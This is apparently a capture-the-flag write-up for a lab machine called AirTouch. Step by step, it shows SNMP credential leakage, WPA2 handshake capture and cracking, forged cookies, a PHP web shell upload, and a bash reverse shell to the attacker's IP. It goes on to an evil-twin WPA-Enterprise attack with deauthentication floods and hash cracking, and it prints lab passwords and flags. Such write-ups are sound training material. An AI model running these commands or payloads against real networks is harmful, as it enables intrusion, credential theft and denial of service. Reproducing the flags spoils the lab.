AirTouch
Nmap
nmap -sC -sV -T4 airtouch.htb

22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bd:90:00:15:cf:4b:da:cb:c9:24:05:2b:01:ac:dc:3b (RSA)
|   256 6e:e2:44:70:3c:6b:00:57:16:66:2f:37:58:be:f5:c0 (ECDSA)
|_  256 ad:d5:d5:f0:0b:af:b2:11:67:5b:07:5c:8e:85:76:76 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


nmap -p- -A airtouch.htb
sudo nmap -A -sU --top-port 100 airtouch.htb

68/udp  open|filtered dhcpc
161/udp open          snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: a298a579366b706900000000
|   snmpEngineBoots: 1
|_  snmpEngineTime: 37m31s
| snmp-sysdescr: "The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)"
|_  System uptime: 37m31.05s (225105 timeticks)
SSH (22) - Unauthenticated
ssh anonymous@airtouch.htbSNMP
└──╼ $snmpwalk -v2c -c public airtouch.htb
iso.3.6.1.2.1.1.1.0 = STRING: "\"The default consultant password is: RxBlZhLmOkacNWScmZ6D (change it after use it)\""
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (100912) 0:16:49.12
iso.3.6.1.2.1.1.4.0 = STRING: "admin@AirTouch.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "Consultant"
iso.3.6.1.2.1.1.6.0 = STRING: "\"Consultant pc\""
Possible Credentials Consultant:RxBlZhLmOkacNWScmZ6D
Logging in as Consultant
ssh consultant@airtouch.htb
RxBlZhLmOkacNWScmZ6D
ls -la /home/consultant
-rw-r--r-- 1 consultant consultant 131841 Mar 27 2024 diagram-net.png
-rw-r--r-- 1 consultant consultant 743523 Mar 27 2024 photo_2023-03-01_22-04-52.png- Found Network Diagrams
scp consultant@airtouch.htb:/home/consultant/diagram-net.png .
scp consultant@airtouch.htb:/home/consultant/photo_2023-03-01_22-04-52.png .

Scan for Networks
airodump-ng wlan0
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 8E:23:54:B3:94:D9  -28       33        0    0   9   54   WPA2 CCMP   PSK  MiFibra-24-D4VY
 F2:78:9C:A5:3D:5B  -28       63        0    0   3   54        CCMP   PSK  MOVISTAR_FG68
 AE:A2:43:70:F3:13  -28       31        0    0   6   54        CCMP   PSK  WIFI-JOHN
 F0:9F:C2:A3:F1:A7  -28       31        0    0   6   54        CCMP   PSK  AirTouch-Internet
 32:8D:BC:32:60:DF  -28      436        0    0   1   54        TKIP   PSK  vodafoneFB6N

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   C8:8A:9A:6F:F9:D2  -29    0 - 1      0        6         AccessLink,AirTouc
 (not associated)   28:6C:07:12:EE:A1  -29    0 - 1      0        6         AirTouch-Office
Attacking AirTouch-Internet
- Running Scan on AirTouch-Internet
airodump-ng -c 6 --bssid F0:9F:C2:A3:F1:A7 wlan0

F0:9F:C2:A3:F1:A7 28:6C:07:FE:A3:22 -29 6 -54 0 10- Running Capture
sudo airodump-ng -c 6 -w wpa --essid AirTouch-Internet --bssid F0:9F:C2:A3:F1:A7 wlan0- Running De-auth
sudo aireplay-ng -0 1 -c 28:6C:07:FE:A3:22 -a F0:9F:C2:A3:F1:A7 wlan0- Cracking Hash
aircrack-ng -w /root/eaphammer/wordlists/rockyou.txt -e AirTouch-Internet -b F0:9F:C2:A3:F1:A7 wpa-01.cap

                         Aircrack-ng 1.6

      [00:00:04] 23281/14344391 keys tested (5550.12 k/s)

      Time left: 43 minutes, 0 seconds                           0.16%

                           KEY FOUND! [ challenge ]


      Master Key     : D1 FF 70 2D CB 11 82 EE C9 E1 89 E1 69 35 55 A0
                       07 DC 1B 21 BE 35 8E 02 B8 75 74 49 7D CF 01 7E

      Transient Key  : 68 BE 70 38 7D 84 DD 4E 03 51 4A 24 03 82 88 38
                       BA 1C AE CF 50 BB 51 49 2F DD 03 12 B6 26 12 7B
                       B2 E3 78 D5 87 F7 E7 54 95 C1 4D B1 AD FB E8 E8
                       1A 04 40 8D A4 9A 22 E7 48 23 B7 60 F5 BD 4A FB

EAPOL HMAC : DF E2 69 4F BA 76 E8 CA 08 94 A5 D7 59 B7 9B 70 - Check if password is correct
airdecap-ng -e AirTouch-Internet -b F0:9F:C2:A3:F1:A7 -p challenge wpa-01.cap- Transfer
wpa-01-dec.capto attack machine
scp consultant@airtouch.htb:/home/consultant/wpa-01-dec.cap .

15	17.408064	Ubiquiti_a3:f1:a7	XIAOMIEl_fe:a3:22	ARP	42	Who has 192.168.3.74? Tell 192.168.3.1
16 17.408064 XIAOMIEl_fe:a3:22 Ubiquiti_a3:f1:a7 ARP 42 192.168.3.74 is at 28:6c:07:fe:a3:22- Found new IP
192.168.3.74withinwpa-01-dec.cap
nmap -sV -sC -A -Pn 192.168.3.74- Find a set of cookies within
wpa-01-dec.cap
Cookie pair: PHPSESSID=f92ona3900ari3tt8c3conmoau
Cookie pair: UserRole=user
Connect to AirTouch-Internet
- Create config file to login to network
wpa_passphrase "AirTouch-Internet" "challenge" > airtouch.conf

consultant@AirTouch-Consultant:~$ cat airtouch.conf
network={
	ssid="AirTouch-Internet"
	#psk="challenge"
	psk=d1ff702dcb1182eec9e189e1693555a007dc1b21be358e02b87574497dcf017e
}- Connect to network
wpa_supplicant -B -i wlan0 -c airtouch.conf
#-B Background
#-i Specifies interface
#-c config file

consultant@AirTouch-Consultant:~$ wpa_supplicant -B -i wlan0 -c airtouch.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
Could not set interface wlan0 flags (UP): Operation not permitted
nl80211: Could not set interface 'wlan0' UP
nl80211: deinit ifname=wlan0 disabled_11b_rates=0
wlan0: Failed to initialize driver interface
consultant@AirTouch-Consultant:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if29: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 42:7b:c7:29:5b:66 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.20.1.2/24 brd 172.20.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
8: wlan1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
9: wlan2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
10: wlan3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
11: wlan4: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:04:00 brd ff:ff:ff:ff:ff:ff
12: wlan5: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:05:00 brd ff:ff:ff:ff:ff:ff
13: wlan6: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:06:00 brd ff:ff:ff:ff:ff:ff


    #Command Fails because Wlan0 is down
ip link set wlan0 up
wpa_supplicant -B -i wlan0 -c airtouch.conf- Obtain IP Address
dhclient wlan0
ip addr show wlan0
7: wlan0: <BROADCAST,MULTICAST,Ucurl -X POST http://192.168.3.1 -d "Username=admin&Password=admin" -iP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.61/24 brd 192.168.3.255 scope global dynamic wlan0
       valid_lft 86382sec preferred_lft 86382sec
    inet6 fe80::ff:fe00:0/64 scope link
       valid_lft forever preferred_lft forever
- We have successfully logged into the network
- Scanning new network
nmap -sV -p- 192.168.3.1-254

22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
53/tcp open  domain  dnsmasq 2.90
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: F0:9F:C2:A3:F1:A7 (Ubiquiti Networks)
Attacking Web Server
- Passing web server to local machine
ssh -L 8080:192.168.3.1:80 consultant@airtouch.htb- Accessing web server
http://localhost:8080
- Go to
about:configin Firefox, searchprivacy.firstparty.isolatedisable, so cookies work
- Using Cookie-Editor, and the cookies found in
wpa-01-dec.cap

- Logging in after setting cookies reveals a new wifi network
wifi-mobiles
- Changing Cookie
UserRole=user→UserRole=admin, Provides access to a config upload page..phpand.htmlare blocked, after testing.phtmlis accepted, creating shell to upload
cat << 'EOF' > cmd.phtml
<?php
if(isset($_GET['cmd'])) {
    echo "<pre>" . shell_exec($_GET['cmd']) . "</pre>";
}
?>
EOF- Upload shell to web server
Getting Shell as www-data
- Connect revshell using webshell on consultant@airtouch.htb
http://localhost:8080/uploads/cmd.phtml?cmd=bash+-c+'bash+-i+>%26+/dev/tcp/192.168.3.61/4444+0>%261'- Stabilize new shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl + z
stty raw -echo; fg
stty rows 38 columns 116- Checking for other users on the machine
user:x:1000:1000::/home/user:/bin/bash
www-data@AirTouch-AP-PSK:/$ user:x:1000:1000::/home/user:/bin/bash- Checking for password files
www-data@AirTouch-AP-PSK:/$ grep -r "password\|passwd\|pwd" /var/www/html/*.php
/var/www/html/index.php:        const editPasswordBtn = document.getElementById('edit-password');
/var/www/html/index.php:                <div class="password-options">
/var/www/html/index.php:                    <input type="password" id="password" value="********" disabled>
/var/www/html/index.php:                    <button type="button" id="edit-password" disabled>Edit</button>
/var/www/html/lab.php:Congratulation! You have logged into password protected page. <a href="index.php">Click here</a> to go to index.php to get the flag.
/var/www/html/login.php:  /* Define username, associated password, and user attribute array */
/var/www/html/login.php:    /*'user' => array('password' => 'JunDRDZKHDnpkpDDvay', 'role' => 'admin'),*/
/var/www/html/login.php:    'manager' => array('password' => '2wLFYNh4TSTgA5sNgT4', 'role' => 'user')
/var/www/html/login.php:  if (isset($logins[$Username]) && $logins[$Username]['password'] === $Password) {
/var/www/html/login.php:    $_SESSION['UserData']['Username'] = $logins[$Username]['password'];
/var/www/html/login.php:        <td><input name="Password" type="password" class="Input"></td>
www-data@AirTouch-AP-PSK:/$ su user
Password: - Able to find credentials
user:JunDRDZKHDnpkpDDvay
Getting Shell as User
su user
sudo su
cd /root
cat user.txt
b1b8c4bb8c83f1ae42db6a8803808937
Enumerating User
- There are multiple interesting files within the
/rootdirectory
ls -la /root

drwxr-xr-x 2 root root 4096 Mar 27  2024 certs-backup
-rwxr-xr-x 1 root root    0 Mar 27  2024 cronAPs.sh
drwxr-xr-x 1 root root 4096 Jan 21 23:05 psk
-rw-r--r-- 1 root root  364 Nov 24  2024 send_certs.sh
-rwxr-xr-x 1 root root 1963 Mar 27  2024 start.sh
-rw-r--r-- 1 root root  319 Mar 27  2024 wlan_config_aps
ls psk
hostapd_other0.conf hostapd_other1.conf hostapd_other2.conf hostapd_other3.conf hostapd_wpa.conf
root@AirTouch-AP-PSK:~/psk# cat <Above list>
interface=wlan8
channel=3
ssid=MOVISTAR_FG68
wpa_passphrase="bvZmh2dQ5ZC5Fe79YLzViAijK"
interface=wlan9
channel=6
ssid=WIFI-JOHN
wpa_passphrase="XX3e7CugmAwtc5HV5KqnkYx27"
interface=wlan10
channel=1
ssid=vodafoneFB6N
wpa_passphrase="obwk4PxNRY7HZcStaP4LELhpF"
interface=wlan11
channel=9
ssid=MiFibra-24-D4VY
wpa_passphrase="TYYHbhajPnHxcHuCt2d3xRyMK"
interface=wlan7
channel=6
ssid=AirTouch-Internet
wpa_passphrase="challenge"root@AirTouch-AP-PSK:~# cat send_certs.sh
#!/bin/bash
# DO NOT COPY
# Script to sync certs-backup folder to AirTouch-office.
# Define variables
REMOTE_USER="remote"
REMOTE_PASSWORD="xGgWEwqUpfoOVsLeROeG"
REMOTE_PATH="~/certs-backup/"
LOCAL_FOLDER="/root/certs-backup/"
# Use sshpass to send the folder via SCP
sshpass -p "$REMOTE_PASSWORD" scp -r "$LOCAL_FOLDER" "$REMOTE_USER@10.10.10.1:$REMOTE_PATH"- Found credentials
remote:xGgWEwqUpfoOVsLeROeG
root@AirTouch-AP-PSK:~# cat wlan_config_aps
# SET WLAN AND IP FOR EVERYTHING

WLAN_PSK=wlan7
IP_PSK='192.168.3'
MAC_PSK='F0:9F:C2:A3:F1:A7'

WLAN_OTHER0=wlan8
IP_OTHER0='192.168.4'
MAC_OTHER0=''

WLAN_OTHER1=wlan9
IP_OTHER1='192.168.5'
MAC_OTHER1=''

WLAN_OTHER2=wlan10
IP_OTHER2='192.168.6'
MAC_OTHER2=''

WLAN_OTHER3=wlan11
IP_OTHER3='192.168.7'
MAC_OTHER3=''
Evil Twin Attack
Resetting Machine
ssh consultant@airtouch.htb
RxBlZhLmOkacNWScmZ6D

sudo su
ip link set wlan0 up
wpa_passphrase "AirTouch-Internet" "challenge" > airtouch.conf
wpa_supplicant -B -i wlan0 -c airtouch.conf
dhclient wlan0
Transfer Certificates
ssh user@192.168.3.1
JunDRDZKHDnpkpDDvay

sudo su
cd /root

root@AirTouch-AP-PSK:~/certs-backup# ls
ca.conf  ca.crt  server.conf  server.crt  server.csr  server.ext  server.key

cp -r /certs-backup /tmp
scp -r user@192.168.3.1:/tmp/certs-backup /root/eaphammer
Setting Up Attack
- Check into https://github.com/s0lst1c3/eaphammer
- Setup TLS Cert
cd /root/eaphammer
./eaphammer --cert-wizard

# Follow the prompts, use these example values:
# Country: US
# State: California
# Locale: San Francisco
# Organization: AirTouch
# Email: admin@airtouch.local
# Common Name: AirTouch-Office- Setup Evil Twin AP
ip link set wlan1 up
airmon-ng start wlan1
./eaphammer --interface wlan1mon \
            --essid "AirTouch-Office" \
            --channel 44 \
            --auth wpa-eap \
            --creds \
            --server-cert /root/eaphammer/certs-backup/server.crt \
            --private-key /root/eaphammer/certs-backup/server.key

[hostapd] AP starting...

rfkill: Cannot open RFKILL control device
wlan1mon: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlan1mon with hwaddr 00:11:22:33:44:00 and ssid "AirTouch-Office"
wlan1mon: interface state COUNTRY_UPDATE->ENABLED
wlan1mon: AP-ENABLED


Press enter to quit...

#Results Below - Monitor Clients
ip link set wlan2 up
ip link set wlan3 up

iwconfig wlan3mon channel 44
iwconfig wlan2mon channel 44

airmon-ng start wlan2
airmon-ng start wlan3

airodump-ng -c 44 wlan2mon --band a

 CH 44 ][ Elapsed: 30 s ][ 2026-01-23 21:45 ][ WPA handshake: AC:8B:A9:F3:A1:13 ]

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 00:11:22:33:44:00  -28 100      294        0    0  44   54        CCMP   MGT  AirTouch-Office
 AC:8B:A9:AA:3F:D2  -28 100      294       18    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 AC:8B:A9:F3:A1:13  -28   0      294       33    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 16:0E:5F:FB:5E:C6  -28 100      294        0    0   1   54        TKIP   PSK  vodafoneFB6N

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 AC:8B:A9:AA:3F:D2  28:6C:07:12:EE:A1  -29    0 - 6e     0        2         AirTouch-Office
 AC:8B:A9:AA:3F:D2  28:6C:07:12:EE:F3  -29    0 -36e     0        8
AC:8B:A9:F3:A1:13 C8:8A:9A:6F:F9:D2 -29 6e- 6e 0 34 PMKID- DOS the two real AirTouch-Office Networks
AC:8B:A9:AA:3F:D2,AC:8B:A9:F3:A1:13so our rouge AP is connected to00:11:22:33:44:00
aireplay-ng --deauth 0 -a AC:8B:A9:AA:3F:D2 wlan2mon
aireplay-ng --deauth 0 -a AC:8B:A9:F3:A1:13 wlan3mon- Capture Credentials on
eaphammer
mschapv2: Fri Jan 23 21:39:13 2026
	 domain\username:		AirTouch\r4ulcl
	 username:			r4ulcl
	 challenge:			c2:a5:48:94:e2:93:cd:3b
	 response:			b1:fe:00:b3:38:0b:58:88:e5:4a:b8:29:2f:17:95:c9:72:cb:70:b8:4c:73:9c:79

	 jtr NETNTLM:			r4ulcl:$NETNTLM$c2a54894e293cd3b$b1fe00b3380b5888e54ab8292f1795c972cb70b84c739c79

	 hashcat NETNTLM:		r4ulcl::::b1fe00b3380b5888e54ab8292f1795c972cb70b84c739c79:c2a54894e293cd3b

	 hashcat hash.txt /usr/share/wordlists/rockyou.txt

r4ulcl::::b1fe00b3380b5888e54ab8292f1795c972cb70b84c739c79:c2a54894e293cd3b:laboratory- Crack Hashes
echo 'r4ulcl::::b1fe00b3380b5888e54ab8292f1795c972cb70b84c739c79:c2a54894e293cd3b' > hash.txthashcat hash.txt /usr/share/wordlists/rockyou.txt
r4ulcl::::b1fe00b3380b5888e54ab8292f1795c972cb70b84c739c79:c2a54894e293cd3b:laboratory- Create
wpa_supplicantconfig forWPA2-Enterprise
cat > airtouch-office.conf << 'EOF'
network={
    ssid="AirTouch-Office"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="laboratory"
    phase2="auth=MSCHAPV2"
    ca_cert="/root/eaphammer/certs-backup/ca.crt"
}
EOF
Connect to AirTouch-Office Network / Shell as remote
ip link set wlan4 up
wpa_supplicant -B -i wlan4 -c airtouch-office.conf
dhclient wlan4

#Use previously found credentials in send_certs.sh
ssh remote@10.10.10.1
xGgWEwqUpfoOVsLeROeG- Transfer LinPeas to machine
scp linpeas.sh consultant@airtouch.htb:/tmp
RxBlZhLmOkacNWScmZ6D

scp linpeas.sh remote@10.10.10.1:/tmp
xGgWEwqUpfoOVsLeROeG

./linpeas
root          44  0.1  0.2  10616  8048 ?        S    21:13   0:08  _ hostapd_aps /root/mgt/hostapd_wpe.conf
root 45 0.1 0.1 10648 7908 ? S 21:13 0:06 _ hostapd_aps /root/mgt/hostapd_wpe2.conf- See service running that controls Enterprise WiFi
- Check service config
remote@AirTouch-AP-MGT:/etc/hostapd$ ls
hostapd_wpe.conf.tmp  hostapd_wpe.eap_user  hostapd_wpe2.conf.tmp  ifupdown.sh

cat hostapd_wpe.eap_user
"admin" MSCHAPV2 "xMJpzXt4D9ouMuL3JJsMriF7KZozm7"- Credentials Found
admin:xMJpzXt4D9ouMuL3JJsMriF7KZozm7
Login as Admin User
su admin
xMJpzXt4D9ouMuL3JJsMriF7KZozm7
sudo su
cat /root/root.txt
9acae4c1505f599e3c192c7abb9060cb